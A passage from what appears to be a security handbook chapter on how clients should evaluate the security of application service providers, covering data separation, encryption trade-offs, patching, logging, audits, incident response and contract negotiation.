In an ASP relationship, this works in a number of ways. First, the client needs to inform the ASP about the security policies, standards, and practices that it has in place to assure its own operations are secure. This should be a part of the initial discussions and continue throughout contract negotiations. The ASP needs to clearly understand the client's expectations regarding security. On the other hand, the ASP needs to inform the client of the security measures it has in place to protect client information, as well as its own infrastructure. It is important to note that the ASP will most likely be serving multiple clients, sometimes hundreds or thousands. It must make good security choices to protect its infrastructure on behalf of all its clients, not just the one company in question. As such, it is likely that the ASP's security policies, standards, or practices will not match one-for-one with that of any particular client. It is the way that both sides of the relationship understand and handle those differences that is key to a successful ASP relationship.

The Typical ASP Model

The phrase *typical ASP model* is somewhat of a misnomer. Each ASP has a slightly different way of operating, and those differences can be the market differentiator that distinguishes one ASP from another. There are, however, some commonalities between ASPs that can be used as a starting point for discussion.

The Operating Environment

The classic ASP model consists of an application developed and hosted by the ASP at one of its premises. That application is then made available for access by multiple clients, who all connect to the ASP through some type of network. In many cases, that network may be the Internet but many ASPs also offer the capability to access the application through a dedicated leased line into the ASP's network. The clients pay a monthly, annual, or per-transaction fee for access to the application.

Once they are connected, the client begins feeding its information into the application. Because there are multiple organizations using the same application, the application must make provisions for keeping the information from each client separate so that one client cannot access or manipulate the information of other clients. To the client, it appears to the user as if the system is dedicated to their use. Many ASP applications offer varying degrees of customization, including the use of company logos or other branding, customized work flows, and customizable screen formats and messaging, in an effort to make the application uniquely useful to each client.

As previously stated, this is a basic, simplified model for an ASP that will aid later discussions about security trade-offs ASPs and their clients make. However, it is not the only model available and variations are common. Many ASPs advertise dedicated servers as a benefit of their service, directly addressing the security concerns their clients may have. Others offer no customization of their applications, preferring a one-size-fits-all model. Some will tailor their application in nearly any way the client may desire: there is enough flexibility built into their application and operational model to accommodate such requests. For the purposes of this chapter, however, a thorough discussion of all these variations (and the security trade-offs inherent in each model) would not add substantially to the discussion as it is in the basic model where the key security issues can be uncovered and discussed. The lesson to be learned, however, is that potential ASP clients (and their security staffs) should thoroughly understand the operational and security model of the ASP and analyze how that model affects its own security stance.

170.4.2 The Uniformity Principle

In this representational model, the ASP application includes a single server (or a set of servers) dedicated for use by that application, and that server is used by all clients of that application. In some ASP models, each client is given their own dedicated server(s) to run the application. This may be done because of the high degree of customization required by the client or concerns the client may have with commingling its

data with that of other clients. This type of setup will increase the cost of operation to the ASP and, subsequently, to the client. The ASP realizes greater efficiencies (and lower operational costs) by leveraging the smallest number of components over the widest possible client base. Any customization the ASP must do for a specific client alters that model and increases the cost to the ASP; an increase that is subsequently passed on to the client. This is a key point, and will lie at the heart of much of the negotiation that will occur between the ASP and the client. This is such an important point to remember that, for the purposes of this discussion, it will be called the uniformity principle.

Code Development and Release

Volumes have already been written about the development of secure applications and ASPs typically follow standard software development methodologies. If they do not, their auditors will likely discover this and force an adjustment long before the client would take notice. However, the ASP client should be aware of how the ASP manages information (particularly client information) during the development lifecycle.

Although all software development companies have their own methods of managing the development process, most separate their environment into two general areas: development and production. The development environment is used to create, test, and certify code for release and the production environment is where code is placed for clients to access. There may be intermediate testing and staging systems, but these are immaterial to the general discussion of security.

Network Connectivity

Clients generally access an ASP's system through the Internet or a leased communications line. Thus, the ASP must contend with the typical security concerns that Internet and general external connectivity entail, including the use of firewalls, intrusion detection/prevention systems, log monitoring, and incident response capabilities. Because the two organizations are connecting their networks (even in Internet access, there may be a connection between the client's internal network and the server of the ASP), a security breach on one side can lead to compromise of the other party's network.

Security at the ASP

The previous section explained the typical ASP model as the starting point where clients should focus their attention when evaluating an ASP's security, but it is only a superficial examination of the security of such a model. In the following sections, the security aspects of ASP operation, and aspects of which potential ASP clients should be aware, will be discussed in greater detail.

Protection of Confidential Information

One of the fundamental security concerns many ASP clients have is that their confidential information is stored on the same server with that of other ASP clients. This brings up these potential problems:

- Spillover: If the application's security is not configured properly, a client may be able to access the information from any other client.
- Bypass: If the underlying system where an application resides is not properly configured for security, an attack against the operating system or network (bypassing the application) might be able to gain access to the client's information.
- Support access: The ASP's support staff may be able to see sensitive information from a client, or information from all clients of an application.

Spillover is a problem of basic application access control. Commingling client information in a system is a primary threat to client and ASP security. If the system is breached (and the good security professional

should always assume that a system will eventually be breached), full access to any client information could be detrimental to all the ASP's clients. The ASP should design processes into the application such that there are physical and/or logical separations between information from different clients. This is easier said than done, however. Based on the uniformity principle, many ASPs place all client data into a single data repository. They then use various methods of access controls to ensure that an ID belonging to one client can not access data of another client. These include logical controls within the application and access controls on the underlying database structures (such as tables, fields, and stored procedures). This works well so long as a potential attacker is working from within the confines of the application.

If the attacker bypasses the application and directly accesses the database or file system where all the information is stored, the ASP system designer must use a layered, defense-in-depth approach to system protections. Access controls at the operating system and within the database management system (DBMS) need to be tuned to restrict the amount of data access available to any one user. Table, field, and stored procedure access controls should be used to ensure limited visibility of data. Throughout, effective logging and log review procedures should be implemented to enable ASP security personnel to spot potential breaches of information.

The ASP client should fully understand the protection mechanisms in place to prevent data spillover and bypass and the ASP should be able to effectively demonstrate those mechanisms and how they work to prevent and detect security breaches. This may include a discussion of the system architecture, access control mechanisms, and log review procedures. The client must understand (and accept) how its information is being protected.

Physical separation of storage media is also an option. In this scenario, each client's information is stored in a separate area (disks, tapes, storage networks) and access controls are put in place to restrict who has access to specific physical devices. Should there be a breach of one client's information, the physical gaps and the associated system access controls work to prevent further breach of other clients' information.

The use of encryption is often proposed as a panacea to the protection of client information within application systems and over the ASP's network. This would seem to be a logical choice, because any breach of the information from the operating or file system level would simply gain the attacker an encrypted file from which no meaningful information can be obtained. In addition, network-level encryption would prevent an attacker that has gained access to the ASP's network from gaining any useful information through network packet sniffing.[1]

Encryption technology is capable of providing such protection and, in the right circumstances, can be used as an effective security measure. However, despite clients' demand to encrypt everything, many ASPs resist such blanket encryption for several valid reasons. The first is that applying universal encryption requires the establishment of a thorough key management and recovery program, the redevelopment of the application to ensure it can handle the proper use of the encryption, and proper backup and recovery mechanisms to ensure that the backup tape encrypted today is still recoverable years from now. Additionally, only a small portion of most databases actually contain information that might be deemed sensitive enough to encrypt. Forcing an entire system to undergo the overhead of encryption would unduly burden the processing and response time of the entire application, yet establishing encryption functions solely for a relatively small amount of sensitive fields might be cost prohibitive. In either case, the application of encryption would mean additional overhead to the application, increasing processing costs to the ASP and response time to the application user. Thus, in the ASP's world, encryption works against the uniformity principle.

A third reason that ASPs resist universal encryption, and one independent of any uniformity principle concerns is that it prevents a great deal of system and network forensics from occurring in the case of an intrusion or security incident. Encrypted network traffic can not be sniffed, rendering network intrusion

[1]Packet sniffing: the act of capturing and analyzing network packets as they travel across the network. Although packet sniffing has legitimate applications for diagnosing network problems, it is most often used by attackers as an information gathering technique.

detection systems (IDS) useless. Host-based IDS may likewise be rendered ineffective if they are not capable of decrypting disk information like system configurations, system files, and log files. Here, the use of encryption is a delicate trade-off between the need to prevent potential security breaches and the need to effectively detect activity within a system.

That is not to say, however, that ASPs are uncaring of client concerns regarding the spill-over and bypass problems. Security professionals will know that no single security mechanism should be considered all-encompassing or unbreakable and that by combining mechanisms in a defense-in-depth fashion the system can achieve overall greater prevention and detection capabilities. Good ASPs will, therefore, adopt this defense-in-depth strategy. This may include a number of potential factors:

- The use of strong or two-factor[2] access controls at both the application and operating system level
- Physical and/or logical separation of information in the system
- Extensive application, operating system, and database logging, and an effective mechanism for reviewing those logs to spot suspicious activity
- The use of encryption when it provides effective security without unreasonable processing overhead or cost.

ASP clients should understand what mechanisms their ASP is using and how they are being applied and monitored.

This leaves the support access problem. Because typical ASP applications service multiple clients, the people who support those applications typically need access to the information for all those clients. Whereas the spillover and bypass problems deal with single users potentially seeing information from multiple clients, the support access problem deals with the need for support personnel to see multiple clients' information as a part of their defined work responsibilities. This could worry clients that a rogue support employee could be accessing information about clients and using it for nefarious purposes.

In this case, the ASP has several options. It can configure its support personnel such that each person is dedicated to the support of a single client, or a small number of clients. It then must also put in place the access control mechanisms to enforce that separation from within the application. This limits the amount of harm a rogue employee can do across the entire client base. However, this still leaves the support person with the ability to view sensitive information from the clients he or she supports. This is a difficult problem to address. By nature, support people (not only the front-line people taking phone calls but also the technical and development staff needed to trouble-shoot more extensive system problems) need to see system information and data in order to assist a client with problems that are encountered. This may require a heightened level of access and the ability to look into areas of the system that contain sensitive information for one or more clients. Because overly-restrictive physical or logical access would work against both the support person and the client's best interests, many ASPs use a combination of policy and procedural controls to fill the gap. All ASP employees should sign a confidentiality agreement that covers the entire scope of their work as it pertains to client information. That policy should be reinforced regularly with employees as a part of their job responsibilities. In addition, all activities performed by support personnel in a system should be logged and reviewed to uncover traces or patterns of activity that might indicate wrongdoing on the part of the employee.

The ASP client should require their provider to describe, in detail, the security mechanisms that are in place with respect to the spillover, bypass, and support access problems. Some typical issues that need to be discussed:

- What type of authentication is required for users and support personnel?
- How is information stored within the system?

[2]Two-factor access control is one that relies on a combination of something the user knows (for example, a password or PIN), something the user possesses (like a card or hardware token), and/or a physical characteristic of the user (for example, a fingerprint or a voice pattern) to positively authenticate the user and make determinations as to the access that user will have.

- Is encryption used? If so, can the client's data be recovered in the event of a disaster? If not, what compensating controls are in place to prevent data loss, bypass, or spillover in the environment?
- What personnel have access to client's data? How is that access restricted, logged, and monitored?

Security Configurations

Contrary to popular opinion, most ASPs, from small one-application shops to large full-service companies, take the security configuration of their infrastructures very seriously. In addition to concerns about the safety of their infrastructure and the security and privacy of their clients' information, this is also a part of their fundamental business model. Taken another way, the less security an ASP provides, the greater the likelihood of a serious security breach. Although a single or occasional incident may be forgiven or overlooked by an ASP's clientele, a history of security problems or a general disregard to security issues will mean the steady loss of clients and the eventual closing of the company. Thus, it is in the ASP's self-interest to maintain as high a level of security as possible, all within the constraints of the uniformity principle. This section will discuss some of the more common elements of an ASP's security configuration controls, and those that should be examined closely by any potential ASP client. It will become clear that many of the security protections that ASPs provide will be similar to those that an organization might establish for its own internal security. The difference is in the complexity of the configuration and the level of resources and effort needed to maintain it.

The most basic form of security control an ASP will develop is a set of standard configurations for its systems. An ASP may offer many different applications to its clients, all of which may have a wide variety of security and technical considerations. So the term standard here does not mean a one-size-fits-all approach to configuration. It does mean that the ASP should develop a standardized process for building and maintaining systems (a process that may include documented variations for specific needs) an effective change management process for documenting when and how systems are modified, and a robust method for testing and certifying systems before they are placed in production. What these standards produce is a reliable metric that the ASP can use to establish and maintain a degree of uniformity in its operation. Variation and anomaly in an ASP environment is very expensive to manage and works directly against the uniformity principle.

The topic of standard configurations goes hand-in-hand with the process of patching.[3] In today's dynamic security world, patching is commonplace as new security flaws are discovered, analyzed, and fixed by system vendors. Hardly a week goes by without a major system vendor issuing one or more patches to its system to fix discovered security problems. Thus, the ASP should have a well-defined and documented patching process for maintaining the security of its systems. It should know the patch level of all of its systems.[4] Some clients will have specific requirements for operating system versions or system patch levels that they will require the ASP to implement on their systems. Depending on the nature of the patch, the ASP may or may not have applied that patch to its systems. The client needs to ascertain the reasoning behind this and determine if the reason is sufficient and if other controls in the environment compensate for the differing patch levels to meet the client's overall security requirements.

[3]Patching: modifying system or application code to correct software problems. Patching differs from code release in that patching typically refers to updates of small portions of the code base, although code releases typically involve replacing large sections of the system software.

[4]For security reasons, however, the ASP may elect not to disclose this to a client. There will be more discussion on this topic in a later section.

Operational Security

Assuming the ASP uses a networked application they will most likely have a firewall in place to protect their systems and infrastructure.[5] If a number of systems are involved, or if the ASP hosts multiple applications, an application enclave or demilitarized zone (DMZ) may be established to protect the systems against compromise from either an external network or the ASP's internal network. The architecture of that DMZ should be reviewed by the client. The client should feel comfortable that the firewall architecture provides adequate protection for the systems. If the client's own architecture specifies a different firewall configuration or architecture, these differences should be worked out with the ASP.

Does the ASP have IDS or intrusion prevention systems (IPS) in place to deal with attacks as they occur? Many will have both network- and host-based. The extent to which they are deployed will vary based on the ASP and the specific security threats with which it is concerned. Intrusion prevention systems are a newer and less-seasoned technology and, thus, may not be fully deployed at many organizations. Intrusion detection, however, is a sufficiently mature technology and should be considered a requirement for any ASP environment. The client should know what types of detection and prevention technologies are in use at the ASP, and understand why each technology was or was not deployed. The client should also understand how the IDS/IPS systems are monitored and how alerts are generated and acted upon.

Logging of system activity is critical to understanding what is happening in any complex system. In many cases, the only indication of suspicious activity will be found in the systems and applications logs. For this reason, the ASP should explain the type of logging that is performed at both the application and the system level. It should also explain to what extent the logs cover all types of activities possible in the system (for example, viewing of information as well as modifying or deleting that information). Does it have sufficient robustness to enable the ASP or the client to reconstruct exact events in the case of a security breach or other disaster? A log that holds too little information will be useless in a security investigation. On the other hand, an application that logs every minute detail, every keystroke, and the full text of every data access and change will quickly incur enormous processing overhead and storage costs. The ASP needs to strike a balance as to what information to log based on security need and business considerations. The client should understand fully what is being logged and make a determination as to whether that information is sufficient for its own security, investigative, and operational needs.

Who has access to the systems where client information is present? This was touched upon previously in the discussion of the "support access" problem, but the issue goes a bit further than the scenario described there. For example, many development environments need robust and realistic data to test an application for accuracy and load capacity. Although it may be possible to fabricate such data, it is also very tempting to use the most realistic data the ASP has available: the data currently residing in its production systems. The advantages to this are numerous. First, the data already has real-world applicability and authenticity, as it represents information already "live" in the environment. Second, errors in the data should be minimal, as it has presumably been checked and verified prior to entry in the production system. Third, many complex systems use data that is heavily cross-linked. For example, in a financial system, bank account numbers link to Social Security numbers, Social Security numbers link to names, names link to addresses, and addresses link to other information. To randomly generate information with these kinds of complex linkages takes an enormous amount of planning and development. This can all be avoided by simply using the production information at hand and copying it into the development and testing systems.

The astute security professional has already spotted the fatal flaw in this scenario. Although using live production data in development and test environments presents an ideal efficiency scenario for the ASP,

[5] In fact, most ASPs, particularly the larger ones, will have multiple firewalls in its environment, typically in redundant or fail-over capacity to ensure high availability and continuity of service. For simplicity's sake, these will all be referred to here simply as the firewall.

clients (and their security teams) should insist against such practices. Based on the concept of Least Privilege,[6] the people with access to development and test systems should not be able to see a client's live production information, especially if that data contains sensitive corporate information (like financial projections, market analyses, or strategic plans) or personal information like bank account numbers, Social Security numbers, health care history, etc. Overly broad access to such information presents a high risk of information compromise and leakage of personally identifiable information. Clients should work with their ASPs to understand how test information is generated and determine if production data is used in test systems. If data is copied from production to development, what steps are taken to erase or mask the sensitive information in that data to ensure that the client's confidential information will not be compromised?

Assessment and Testing

The key to ensuring the security of any environment is the proper use of assessment and testing to determine the effectiveness of an ASP's security controls. Assessment and testing take many forms and can be performed by the ASP's in-house team, by external third parties (including, potentially, clients), or both. The purpose of assessment and testing is to ensure that all areas of security have been considered for the environment, that risk and threat information have been properly addressed in the design and operation of the environment, and that applied controls are effective in the mitigation or elimination of those risks and threats. Assessment and testing should be part of an ASP's normal development, release, and maintenance cycles and occur on a continuous basis.

Whether the assessment and testing should be performed by an in-house team or by an independent third party is a matter of some debate in security circles. It is also dependent on the circumstances and the purposes for which the assessment or test will be used. In-house teams have a much better appreciation for the application and its capabilities, are better suited to understand the business model under which the application operates, and have better access to the development and production teams through which they can discover higher quality information and potentially effect greater change in the environment. Internal teams can also be less expensive to staff and maintain (even with continuous training costs factored in) than it would be to repeatedly hire external assessors and testers for an ASP's needs. This can be particularly true for large, multi-application ASP environments.

On the other hand, internal teams are generally viewed by clients as lacking the independence with which to truly judge the security of an application. Unless they are properly shielded by charter or organization structure, they can be affected by organizational or political constraints and can potentially become insulated in their environments, preventing them from discovering new tools and techniques that are available in other organizations' systems and environments and that may be applicable to their own. Reputable external parties provide the organizational independence and wide experience base needed to make an independent assessment of the security of an environment. They are also more expensive to utilize, particularly on an ongoing basis.

Both sides of this debate have merit, and the largest and best ASPs generally use a combination of the two approaches. For general analysis and testing functions an internal security team is in the best position to perform that analysis and will be the most cost-effective for the ASP (and, subsequently, the client). However, if the purpose of the assessment and testing process is to provide assurance to external parties (such as clients, auditors, and regulators, for example), an independent third party assessment is typically used.

Regardless of whether an internal or external group is used, the policies and standards against which the assessments and tests are performed are of primary importance. An organization should certainly be judged against its adherence to its own policies and standards. However, many ASP clients are looking to their providers to support one of the many international standards for security. The most famous of these

[6]Least privilege is the basic security principle that dictates that access to information should only be given to those who have a specific need for that access for only as long as it is required for a specific job responsibility.

is ISO/IEC 17799, and many organizations are, in fact, beginning to model their policies and practices around this standard. Other organizations are moving toward frameworks specific to their industry, for example HIPAA[7] in the health care industry or the Payment Card Industry (PCI) requirements for credit card processors.

Many ASPs will also have a SAS 70 performed against their environment by their external auditors. A SAS 70 (Statement on Auditing Standards, No. 70) is an audit of a service provider's activities related to the implementation of technology controls. The ASP should have either a Type I audit or the more stringent Type II audit performed annually. Some ASPs may also let their clients participate in setting the scope of the SAS 70 or, alternatively, use agreed-upon procedures for testing controls. The ASP client should ask to review the ASP's most recent SAS 70 report and follow up with the ASP concerning any issues found in the report. However, it is important to note that a SAS 70 audit does not cover every conceivable aspect of a service provider's operation. In many ways, the ASP itself has a large say over which parts of the organization the SAS 70 will cover.[8] That being the case, a review of the SAS 70 report is required reading for any ASP client, but should not be used as the last word on the security of the ASP.

The bottom line is that the organization should have a defined and recurring process for performing risk assessments and security testing of its applications. Those tests should lead to follow-up action and remediation, and the systems should be re-tested on a regular basis to ensure the ongoing security of the environment. The ASP client should ensure that those assessments and tests are being performed and should be provided assurance of the results and follow-up remediation activities. The nature of that assurance can be a major point of contention between ASPs and their clients, and will be discussed in a later section.

As a result of the increased need for verification of the security of their suppliers, and the need to perform this verification on dozens, or even hundreds, of suppliers, many clients (and potential clients) have developed standardized questionnaires seeking to gain detailed information about the security of the ASP and its policies and procedures. These questionnaires are helpful to both the client and the ASP alike. From the client's perspective, it allows them to gather information about multiple service providers in a standard and easily understood format. The client can then sort through the completed questionnaires and pick out those specific issues that require follow-up, either remotely or through an on-site visit. From the ASP's perspective, the questionnaires allow the company to explain the security policies and procedures of the company. Additionally, because the questionnaires typically cover more areas than strictly "security," (such as human resources policies, physical controls, and network controls) the questionnaires allow the answers from these disparate areas to be consolidated into a single report.

The questionnaires can also be used as a form of follow-up assessment by the client. On a regular basis (annually, or perhaps more often if necessary), the client can use the questionnaire to ascertain what changes have taken place in the security environment. Hopefully, they will show continuous improvement on the part of the ASP. If they do not, this should be a cause of concern by the client and a follow-up visit may be warranted.

Regulatory Compliance

Many organizations fall under the jurisdiction of one or more laws regarding security, privacy of consumer information, or the financial stability of the organization. Examples include a veritable acronym soup of legislation: SOX, HIPAA, GLBA, The U.S.A. PATRIOT Act, CALEA, FERPA[9] and the

[7]The Health Insurance Portability and Accountability Act.

[8]Conspiracy theorists note that an organization can simply tell the auditing firm conducting the SAS 70 to avoid certain potentially problematic or weak areas of the business, thus invalidating the overall effectiveness of the report for determining the security state of the ASP.

[9]In order, the Sarbanes-Oxley Act, the Health Insurance Portability and Accountability Act, The Gramm-Leach-Bliley Act, the uniting and strengthening America by providing appropriate tools required to intercept and obstruct Terrorism Act, the Communications Assistance for Law Enforcement Act, and the Family Educational Rights and Privacy Act.

various U.S. state privacy breach notification laws, to name only a few. As part of compliance with those regulations, companies are required to take steps to ensure that not only are their own systems and processes in compliance with those regulations, but that their suppliers and service providers are in compliance with them as well. Recognizing the need to help their clients maintain regulatory compliance, most ASPs will enact programs, policies, and procedures that make them compliant with the applicable regulations of their clients. This becomes difficult for the ASP that services a number of different industries. Most current legislation was written with only a single industry or service group in mind, and the differences between regulations of different industry segments is often significant, contradictory, or sufficiently vague as to open itself up to a wide variety of interpretations. Attempting to cover all these different legal requirements, ASPs often find themselves wrestling with the applicability, terminology, and implementation of differing pieces of legislation. In order to protect their own compliance needs, ASP clients should undoubtedly look to their ASP to provide proof of compliance with the applicable regulations. Those regulations, and the steps required to attain compliance, should be part of the contract between the ASP and the client. Any difference in opinion with respect to interpretation should be addressed through consultation with the appropriate legal or regulatory authorities so that both sides are clear as to what is expected.

Incident Response

Despite all the planning, preparation, assessment, testing, and operational safeguards that are put in place by both the ASP and the client, security professionals know that a security breach may very well occur despite all these efforts. The ASP must have a strong incident response process in place to address this eventuality. The client should review the process with the ASP and be satisfied that the process covers not only the ASP's investigative and documentation needs, but also any investigative and notification steps needed by the client. Typical areas to address are:

- Notification. What is the notification procedure in the event of a security incident? Who should the ASP notify at the client? If the incident is discovered by the client, who at the ASP should be notified? How is that contact information to be regularly reviewed and updated?
- Personnel. Who will be responsible for communications between the ASP and the client? Will it be the ASP's security staff, the product manager, or the client contact person? Is it the client's security chief, senior manager, or supplier representative? Having the right people in the chain of communication is as important as the timeliness of the communication. Both the ASP and the client should have a clear understanding and expectation of who they will deal with on the other side.
- Timeliness. At what point will the client be notified of a security breach (or potential breach)? Many ASPs will not notify the client of a security incident unless there is evidence that a client's systems or information were compromised. If the client is expecting otherwise (for example, it may want to be notified about all security incidents) it should make that clear to the ASP. The ASP may have concerns over an expanded communications processes for several reasons. The first is concerns over client privacy. One client may not want it known that they are using an ASP for their operations. If that information is disclosed to another client because the second client requires notification for all security incidents (particularly if the second client is a competitor of the first) that may be considered a breach of confidentiality by the first client. Another is a concern that the ASP may be over-communicating security information. Many events occur during the normal life cycle of an application that may, at first, seem like a security incident, but after further analysis turn out to be a false alarm or a normal operational problem. Should the ASP be required to notify a client (or all of its clients) the moment it thinks there may be a problem, this could lead to a number of false-alarm communications and degrade the confidence the client has in the ASP as a secure environment. In addition, the notification of multiple clients in such circumstances takes resources away from investigative pursuits. Again, clients should

clearly set expectations on when they wish to be notified in the case of a security incident, and work with the ASP to come to an agreement on what is acceptable.

- Client involvement. What involvement will the client have in the investigative process? Will they be an active participant or simply be given information notices as events progress? Many ASPs welcome client involvement in the event that client's information has potentially been affected, particularly because each side may have valuable information to contribute and information may need to flow both ways during the process. However, expectations as to investigative participation should be clearly determined up front, so everyone is clear as to the role each party plays in the process.
- Investigative lead. Who will lead the investigation? Typically, the ASP will lead the initial investigation with the client playing a supportive role. However, the client may launch their own internal investigation, either subsequent to the event or in parallel with the ASP's work. It is the ASP's responsibility to support the client in any investigation they may be performing, but the extent to which information will be shared between the two should be defined up front, not negotiated in the heat of an active incident.
- External notification. If external parties, such as law enforcement agencies, regulatory bodies, or the media need to be notified of a security incident or discover that an incident has taken place, who is responsible for managing the communications process? Typically the client (and their media relations department) wants to be in charge of all interaction with the media in order to present the client in the best light, and most ASPs will follow their lead in such cases. However, when reporting to law enforcement or government agencies the ASP may be required to discuss the matter directly with those bodies. Those lines of communication, and the responsibilities each party has to support the other in such cases, must be defined well before an incident takes place.

Even in the Best Relationships …

No matter how reputable an ASP may be or how deliberative and understanding a client may be, there are several areas where contention between the two is inevitable. This section discusses what some of those points of contention may be. Some have been touched upon in previous sections, but will be explained in greater depth here.

Policy and Standard Adherence

Many client organizations spend a great deal of time and expertise developing security policies and standards for their environments. Many have standardized builds for each operating system in their environment, defined patch levels that must be adhered to, and standards for deployment of patches and upgrades that specify the maximum time limit for deployment. On the policy side, there are clear guidelines for the organization to follow that define acceptable and unacceptable practices within the client's organization. For the client's environment these policies and standards work extremely well. When the time comes to develop a relationship with an ASP, clients typically introduce contractual language to the effect that the ASP must abide by all of the client's security policies. The reason for this is that the client, in an effort to establish a uniform policy base among all its suppliers, will want the ASP to adopt their policies. In this way they can have assurance that their entire supply chain is following an equivalent level of security practice.

The ASP, based in part on the uniformity principle, will want to maintain its own set of policies which it feels covers the security and protection needs of its entire client base, without the need to tailor its policies to any specific client. An ASP is responsible for maintaining the security of systems that serve multiple clients, each with their own policies and standards. Often, these policies conflict with each other. For example, Client A may require a minimum of six characters in a password with at least one special character (such as *, %, $, etc.). Client B may only require six characters but its internal systems

(that interface with the ASP systems) can't handle special characters in the password. Client C (who is very concerned with security) requires a minimum of nine characters, but the ASP's mainframe systems have a system limit of eight characters. As another example, many clients' policies require that the client approve any changes to a system before that change can be made. In an even moderately complex environment, change management is a difficult process that attempts to balance patch testing, production availability, critical business processes,[10] and client demand. Gaining approval from several clients (or hundreds) for each change would elongate the patch deployment process well beyond reasonable expectations. And what if one client does not approve the patch, or wants it delayed for its own (perfectly reasonable) reason? Does that mean that all clients should be forced to wait?

The client should review the ASP's policies and compare them to their own to understand where the two may differ. In some cases, the client's policies may be "stronger" or more restrictive than those of the ASP. In other cases, the ASP may have the more restrictive policy. In all likelihood, there will probably be a combination of the two when comparing the two sets.

There are many ways of resolving this difference, but two key points are important to remember for both ASPs and clients. First, the gap analysis performed by the client between the two policy sets is the key to understanding how this will be resolved. If the two policy sets follow a common framework, such as ISO/IEC 17799 there may not be much cause for concern. If, however, there is a wide disparity between the two sets, some negotiation will be needed.

The second important point is that the client should be looking for a level of security from the ASP better than or equivalent to that which it provides for itself. If the language between the two policy sets differs but they both, in effect, provide an equivalent level of security, this may not be an issue. If, however, the client feels that the ASP's policies do not provide an equivalent (or adequate) level of security, they should push for stronger policies from the ASP.

Where's the middle ground here? It is typically one of attention to the spirit of the policies and standards, an understanding of the nature of compensating controls, and an assessment of the overall risk mitigation that the existing controls in an environment provide. If, for example, the ASP application allows only six character passwords but restricts access to only those accessing the system from the client's network address range, monitors and automatically locks accounts that have repeated invalid password attempts, and has a program for forcing system users to change their passwords on a regular basis, the client may feel that the combination of those controls provides the equivalent level of security as a single longer password.

It's important for both the ASP and the client to understand the full breadth and depth of the ASP's policy base and how those policies create an effective overall security environment. In many cases, the specific content of a particular policy may not be as important as the fact that the ASP has an effective policy and adheres to it. The specific length of a password, the number of hours of employee awareness training, or the minimum length of time that a patch must be deployed is sometimes not as important as knowing that the ASP has a defined password policy, that it regularly trains its employees in security matters, and that it has a standard and effective patching process. In addition, the ASP should be monitoring compliance with these policies on a regular basis. It's important that the client understand what its true needs are in reviewing the ASP's policies and standards, and it's important that the ASP do what it can to meet those needs.

If enough clients pose concerns over the same policy or process, the ASP (based on the uniformity principle) may be persuaded to change its policies or alter its development or operating plans to include enhancements to its security as part of a future system upgrade. In that case, the client may not be satisfied with the current configuration, but the overall risk may be sufficiently acceptable as to allow for the client's continued use of the system for a limited time until the enhancement can be developed and implemented.

In any case, the client should include in the contract specifically any security, privacy, legal, or regulatory requirements that the ASP is required to follow. If these are not specifically itemized in the

[10]For example, the end of a month or quarter is a notoriously bad time to introduce a new patch into the environment.

contract the ASP will not be obligated to follow them. If there is something that is critical to the client's security it should be specifically stated in the contract.

In the worst case scenario, if the ASP can not (or will not) understand the client's need for security, is not willing to adjust its policies or processes to meet those needs, can not adequately explain its own reasons for the policies and procedures it follows, and the client finds the current and future risk unacceptable, the client may rightfully decide to take its business elsewhere.

Testing and Assessment Disclosure

A previous section discussed the topic of security assessment and testing, along with the need to provide assurance to a client that the results of the test have been addressed and risks to the system have been mitigated. In many cases, the client will want to see the actual test results to be assured that the system is clean and all security issues have been fixed. Application service providers, for their part, are reluctant to provide such detailed information, particularly if the report has a number of high-risk vulnerabilities. They point to the following reasons for their reluctance:

- The test reports contain detailed information about the specific vulnerabilities contained in a system. That information could be used by an attacker to compromise the system and gain access to sensitive information not only about that client, but about other ASP clients as well. The ASP could then potentially be in breach of its confidentiality clauses with many of its clients.
- Once the information is given to the client, it is out of the control of the ASP. Even if the client recipients of the information have good intentions, if the information should be lost or leaked by the client, or used by a rogue client employee, there is no limit to how far the information would spread. Protection of such highly sensitive information is a fundamental security principle.

ASP clients, for their part, cite a single reason for the ASP's reluctance to disclose testing result information: It's embarrassing to the ASP, or they are trying to hide something.

Clients cite the need to have full disclosure of any material weaknesses in the ASP's security that may affect their own environments; weaknesses that they must then report as part of their own regulatory compliance requirements. The irony of the dispute is that most responsible ASPs would, in principle, like to share vulnerability information with their clients. It shows their commitment to security, their willingness to continuously improve their environment, and a demonstration of their ability to adopt a strong security program. Despite any negative findings in the report, disclosing this to clients can only help them gain the clients' trust in their company. Unfortunately, the disclosure of the detailed results of the testing is where the process breaks down.

There is no easy middle ground in this inherent conflict between the ASP and its clients. However, recent developments in regulations, audit concerns, and general public concern over security and privacy have forced many ASPs to begin the process of disclosing more and more assessment and testing results to their clients. The extent and degree of those disclosures is sometimes hotly negotiated between the ASP and the client, but the trend is moving swiftly toward more disclosure. It may be a function of the size of the ASP and the size (and revenue potential) of the client that makes this process move faster or slower.

However, one interesting point to note is that many clients aren't really interested in the specific technical details of identified weaknesses or vulnerabilities found. They are more interested in the general description of the problem and the overall risk to the application (and the client) the problem entails. Details like IP addresses, specific exploit techniques, or system configuration details may not be necessary in order to satisfy the client's need for disclosure and follow-up results. Again, carefully negotiated understanding between both the ASP and the client should allow both sides to set (and meet) the proper expectations.

The Right to Audit

In many ASP relationships the client will ask for the right to perform a full audit of the ASP at regular intervals (typically annually) or at a nebulous "mutually agreed-upon time and location." The right to audit is very important for ASP clients, as it gives them a check and balance against the performance and security claims of the ASP. In a typical audit scenario, the client will come on-site to the ASP's location and ask to see documented evidence of specific operational areas the client is concerned with. Typical requests include detailed system and network configuration documentation, change management logs, architecture documentation, and the documentation of any security events encountered by the ASP in the previous year. The client may also ask for the right to perform their own security testing (such as penetration testing or "ethical hacking") on the ASP's systems. The details may vary from audit to audit based on the client's needs, but in general the client is seeking to establish that the ASP is being managed in a way consistent with industry best practices, that the security (both physical and logical) of the ASP and its systems is sound, and that any incidents are managed in an effective and professional manner. From the client's perspective, right-to-audit clauses are an important part of the relationship with the ASP, and they will press hard during contract negotiations to have it embedded in the service contract. Any attempt by the ASP to resist a client audit, or to restrict the conditions or disclosure responsibilities of the audit, is seen by clients as an attempt to hide information or avoid detection of unsound business or security practices.

